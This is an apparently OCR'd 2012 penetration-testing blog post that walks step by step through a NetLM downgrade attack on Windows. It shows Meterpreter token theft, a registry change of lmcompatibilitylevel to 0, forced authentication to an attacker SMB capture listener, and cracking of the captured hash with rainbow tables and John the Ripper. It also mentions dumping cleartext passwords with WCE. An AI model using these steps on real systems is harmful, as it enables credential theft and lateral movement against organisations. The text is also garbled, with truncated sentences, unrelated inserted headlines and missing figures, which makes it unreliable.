


Post Exploitation Using NetNTLM Downgrade Attacks

By Dave Howard · October 4, 2012

I love to **pass the hash** and steal tokens as much as the next pentester, but sometimes it's nice to have the actual password for a user. Here are some cases where having the password, instead of just the hash, is helpful:

- Web Based VPN Login
- GUI Access
- Third Party AD Integrated Management Tools
- Database Authentication
- Passwords Shared Across Multiple Systems (Unix/Linux, Network Gear, etc)

The easiest way to go from SYSTEM on a box to dumping the cleartext passwords for all the users is to use Herman Ochoa's Windows Credential Editor (WCE) tool to dump them from the Windows Digest Authentication package. It's as simple as running "wce –w". If you haven't checked out WCE go do that now, play with it on a lab box, and come back to this post. I can wait…

Okay, now that you're back (or already familiar with WCE), I'd like to discuss a technique that I'm calling a NetLM downgrade attack.

Here's the scenario

AV or whatever. There is an administrator, Joe Admin (jadmin), that is logged in to our pwned box, so we can steal his token. Win!

```
 2368  864   msmsgs.exe                    x86   0        SMALLBUSINESS\jadmin
 2460  1088  TPAutoConnect.exe             x86   0        SMALLBUSINESS\jadmin
TPAutoConnect.exe
 2788  2140  mmc.exe                       x86   0        SMALLBUSINESS\jadmin
 4056  2140  rundll32.exe                  x86   0        SMALLBUSINESS\jadmin


meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter > steal_token 4056
Stolen token with username: SMALLBUSINESS\jadmin
meterpreter >
meterpreter > getuid
Server username: SMALLBUSINESS\jadmin
```

Figure 1: Stealing a token from a process running as user jadmin

We'd like to crack Joe's password, since we think he may have re-used it on the company's Unix servers. But, what hashes do we want to use?

We can dump the MSCACHE (mscash) passwords from the logged on users via **cachedump** and attempt to crack those, but sufficiently long and complex passwords can take a LONG time to crack with mscash. We want hashes that are crackable within a reasonable amount of time, like over a lunch break.

Perhaps we could get the raw LM hash? That's more difficult than it sounds, since LM is disabled on the domain. Plus, we'd have to dump it directly from the domain controller, since Joe's account is a domain account. Also, even if we were targeting a local account, enabling LM authentication in group policy doesn't take effect until the next time the user changes his password. How about NetLM?

Security

Online Safety - Simple Steps

What Changes will EO 13800 Bring to Strengthening the Cybersecurity of Federal Networks and Critical Infrastructure?

spoofing (thanks Tim!), you know that they are easy to crack assuming you control the challenge that's sent, which can be done with the auxiliary/server/capture/smb Metasploit module.

The issue for us, as attackers, is that on modern systems and in many Windows domains NetLM is likely to be disabled, and NetNTLM (much harder to crack) enforced through group policy. In fact there are 6 options that can be configured in group policy. They're ordered from lowest to highest security, which also happens to be highest to lowest levels of backwards compatibility with older systems.

Here's what that looks like in the gpedit.msc on a Windows XP box:




Figure 2: Group policy options for LAN Manager Authentication Level

If any of the options other than the first two are enabled, our pwned box is not going to send the NetLM password to us. Here's what we

Figure 3: We start our SMB listener

```
run
```

```
meterpreter > getuid
Server username: SMALLBUSINESS\jadmin
meterpreter >
meterpreter > shell
Process 4044 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\jadmin\Desktop>net use \\192.168.231.128\admin$ /user:smallbusiness\jadmin
net use \\192.168.231.128\admin$ /user:smallbusiness\jadmin
Enter the password for 'smallbusiness\jadmin' to connect to '192.168.231.128': Enter the password for
ct to '192.168.231.128': System error 1326 has occurred.

Logon failure: unknown user name or bad password.

The password or user name is invalid for \\192.168.231.128\admin$.
```

Figure 4: In our meterpreter session, we drop to a shell as user jadmin and connect to our smb listener

net use \\\admin$ /user:\

```
msf  auxiliary(smb) > [*] SMB Captured - 2012-07-03 12:01:32 -0500
NTLMv1 Response Captured from 192.168.231.131:1802 - 192.168.231.131
USER:jadmin DOMAIN:smallbusiness OS:Windows 2002 Service Pack 2 2600 LM:Windows
2002 5.1
LMHASH:Disabled
NTHASH:edda609a3f0b8074b081c3913811ec6f3da03b4d449b8c90
```

Figure 5: Our smb listener receives the connection, but the NetLM hash is disabled

Now, we have an NetNTLM hash, but that's hard to crack. What happens if we change the group policy setting to enable NetLM? Does it take effect right away? It turns out that it does.
Unlike enabling local LM hashes on a machine through group policy,

OPTIV


to downgrade the authentication level to NetLM, which (again) is MUCH easier to crack.

Group Policy Objects reside in the registry, enabling us to enable NetLM from the command line using the reg command. We'll get to that in a moment.

First, though, we need to figure out which registry entry corresponds with the LAN Manager Authentication GPO.

Group policy & the registry

Let's fire up process monitor in a VM and find the corresponding registry key as we change the policy.






Figure 6: Using Process Monitor to determine the registry key for NetLM authentication

This key looks interesting:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\lmcompatibilitylevel

Let's take a look in regedit:




Figure 7: lmcompatbility level registry key

Looks like it's currently set to 2. After some trial and error, we figure out that values 0-5 directly correspond with the GPO.




Figure 8: Meaning of the values in the lmcompatibility key (numbers added)

Enabling NetLM via the command line

Now that we know what key we want to change, and the value that we want to set it to (0 – Send NTLM & LM responses), we can make a note of the current value (don't forget to set it back later!) and then make that registry change via either the reg command in meterpreter or the reg command in Windows. I'll use these commands from a shell:

reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v lmcompatibilitylevel

Figure 9: Current value of lmcompatibility level is 2

Figure 10: Changing the lmcompatibilitylevel value to 0

Figure 11: lmcompatibility level value is now 0

The policy change is immediately enforced, so we should be all set to capture the NetLM hash. Let's just execute that net use command again:

Figure 12: Connecting to smb listener from exploited box

Figure 13: Captured both NetLM and NetNTLM hashes

Cracking the NetLM Hash

I'll go through the process briefly below. If you want a more in-depth write-up on NetLM hash cracking, check out:

http://www.defenceindepth.net/2011/04/attacking-lmntlmv1-challengeresponse_21.html

Earlier you may have noticed in the options that we set the john the ripper password output to /tmp/john. Metasploit nicely formatted the file for us for cracking purposes at /tmp/john_netntlm.

Figure 14: Metasploit's auxiliary/server/capture/smb john output

The first 8 characters of the NetLM hash, highlighted in green above, is the first half of the LM challenge response. It can be cracked using pre-generated rainbowtables. The rest of the password can then be cracked using john. The easiest way is to use the netntlm.pl script, located in /pentest/passwords/john on Backtrack.

So, cracking a NetLM hash is a 2 step process:

1. Crack the first 7 characters of the password using RainbowTables
2. Crack the second 7 characters using john the ripper's netntlm.pl script

Cracking the first 7 characters using rainbowtables

Since the auxiliary/capture/smb module uses a static challenge of 1122334455667788, we can use pre-generated rainbowtables to crack the first 7 characters of the NetLM password. The tables are available here, in RTI2 format:

ftp://freerainbowtables.mirror.garr.it/mirrors/freerainbowtables/RTI2/halflmchall/

rcracki_mt can be downloaded here:

http://sourceforge.net/projects/rcracki/

Figure 15: Cracking the hash using rcracki_mt

We've found the first 7 characters of Joe Admin's password, H@RD2CR, using rainbowtables. It took all of 5 minutes on my laptop.

Note that LM does not store case, so for now it's represented in uppercase. John the ripper will use the case insensitive password to find the case sensitive password from the NTLM portion of the challenge response in a moment.

Cracking the rest of the password with john

First, we pass the first half of the password as the seed to the netntlm.pl script, and then we run the script again with no seed to crack the case sensitive password.

./netntlm.pl --seed "H@RD2CR" –file /tmp/john_netntlm

./netntlm.pl --file /tmp/john_netntlm

Figure 17: We've cracked the 11 character password, but it's still shown in all uppercase

Figure 18: Running the script again, we find that the password is "H@rd2Cr4ck?"

Depending on the length of the password, whether you're using a gpu, and what rules are passed to john, this could take a little while.

References

http://en.wikipedia.org/wiki/Pass_the_hash
http://www.offensive-security.com/metasploit-unleashed/Fun_With_Incognito
http://www.ampliasecurity.com/research/wcefaq.html
http://www.room362.com/blog/2011/2/14/cachedump-for-meterpreter-in-action.html
http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html
http://www.defenceindepth.net/2011/04/attacking-lmntlmv1-challengeresponse_21.html
ftp://freerainbowtables.mirror.garr.it/mirrors/freerainbowtables/RTI2/halflmchall/
http://sourceforge.net/projects/rcracki/

Application Security | Network Security